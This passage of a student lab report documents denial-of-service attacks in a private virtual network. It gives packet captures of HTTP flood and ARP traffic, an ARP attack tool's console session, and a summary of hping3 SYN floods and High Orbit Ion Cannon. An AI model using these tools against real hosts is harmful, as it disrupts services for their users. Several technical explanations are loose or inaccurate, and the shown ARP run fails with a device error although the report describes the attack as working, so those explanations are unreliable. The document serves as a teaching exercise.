10566	105.939586	10.0.2.3	10.0.2.4	TCP	66	47282 → 80 [FIN, ACK] Seq=194 Ack=94
10567	105.939619	10.0.2.4	10.0.2.3	TCP	66	80 → 47282 [ACK] Seq=949 Ack=195 Wir
10568	105.939967	10.0.2.4	10.0.2.3	HTTP	1013	HTTP/1.1 200 OK (text/html)
10569	105.943936	10.0.2.3	10.0.2.4	TCP	66	47266 → 80 [ACK] Seq=194 Ack=949 Wir
10570	105.947281	10.0.2.3	10.0.2.4	TCP	66	47234 → 80 [FIN, ACK] Seq=199 Ack=94
10571	105.947330	10.0.2.4	10.0.2.3	TCP	66	80 → 47234 [ACK] Seq=949 Ack=200 Wir
10572	105.948672	10.0.2.4	10.0.2.3	HTTP	1013	HTTP/1.1 200 OK (text/html)
10573	105.950462	10.0.2.3	10.0.2.4	TCP	66	47292 → 80 [ACK] Seq=198 Ack=949 Wir
10574	105.951587	10.0.2.3	10.0.2.4	TCP	66	47254 → 80 [FIN, ACK] Seq=183 Ack=94
10575	105.951704	10.0.2.4	10.0.2.3	TCP	66	80 → 47254 [ACK] Seq=949 Ack=184 Wir
10576	105.961953	10.0.2.3	10.0.2.4	TCP	66	47266 → 80 [FIN, ACK] Seq=194 Ack=94
10577	105.962091	10.0.2.4	10.0.2.3	TCP	66	80 → 47266 [ACK] Seq=949 Ack=195 Wir
10578	105.965448	10.0.2.3	10.0.2.4	TCP	66	47292 → 80 [FIN, ACK] Seq=198 Ack=94
10579	105.966050	10.0.2.4	10.0.2.3	TCP	66	80 → 47292 [ACK] Seq=949 Ack=199 Wir

Executing the web function, L7. It required the website http://10.0.2.4 as input. I limited the threads to 3 as it created a ton of lag. Most of the packets where TCP but some were HTTP. All of them had random user-agents.

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|-- run              :: Run the test.

ARP> gateway

IP: 10.0.2.1

ARP> target

IP: 10.0.2.4

ARP> run

Do you agree to the terms of use? (Y/N) y

To stop the attack press: ENTER or CTRL + C

Seting ip_forward to 0...
net.ipv4.ip_forward = 0

arpspoof: libnet_check_iface() ioctl: No such device
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No.	Time	Source	Destination	Protocol	Length	Info
9	15.085059	PCSSystemtec_d2:44:…	52:55:0a:00:02:01	ARP	60	Who has 10.0.2.1? Tell 10
10	15.085059	52:55:0a:00:02:01	PCSSystemtec_d2:44:…	ARP	64	10.0.2.1 is at 52:55:0a:0
12	49.938541	PCSSystemtec_4d:11:…	Broadcast	ARP	60	Who has 10.0.2.3? Tell 10
14	49.938954	PCSSystemtec_d2:44:…	PCSSystemtec_4d:11:…	ARP	60	10.0.2.3 is at 08:00:27:d
35	54.978069	PCSSystemtec_d2:44:…	PCSSystemtec_4d:11:…	ARP	60	Who has 10.0.2.2? Tell 10
36	54.978069	PCSSystemtec_4d:11:…	PCSSystemtec_d2:44:…	ARP	60	10.0.2.2 is at 08:00:27:4
39	88.046376	PCSSystemtec_d2:44:…	52:55:0a:00:02:01	ARP	60	Who has 10.0.2.1? Tell 10
40	88.046376	52:55:0a:00:02:01	PCSSystemtec_d2:44:…	ARP	64	10.0.2.1 is at 52:55:0a:0
56	136.045806	PCSSystemtec_d2:44:…	52:55:0a:00:02:01	ARP	60	Who has 10.0.2.1? Tell 10
57	136.045806	52:55:0a:00:02:01	PCSSystemtec_d2:44:…	ARP	64	10.0.2.1 is at 52:55:0a:0

Executing the web function, ARP. It requred the default gateway of the target 10.0.2.1, and target ip 10.0.2.4. The attack only generated 10 packets it overflowed the device with asking who has a certain address.

Conclusions

The lab explored how denial of service works and the various ways and services that could be effected. The lab first started out with a typical sync flood, it works by sending a huge amount of packets that tell the server to set a persistent connection; however, the attacker doesn't care about having data sent in or out, the result is that the server is overwhelmed, with illegitimate connections new ones cannot form. The tool used to send the flood is called hping3 and the dummy server used is ISS. The second part of the lab was attacking a python web server using a tool called High Orbit Ion Cannon, which sends hundreds of thousands of web requests to a server to remove its functionality. It utilized lots of different threads, so it maximizes the sending power. The last part of the lab is to discover different types of DDOS attacks, it can use ping, flood UDP/TCP, flood http connection or flood ARP which prevents the target from getting any

packet from their switch since their MAC address to IP address is destroyed. Lastly Wireshark was used to see what really happens under the hood when an attack happens.

References

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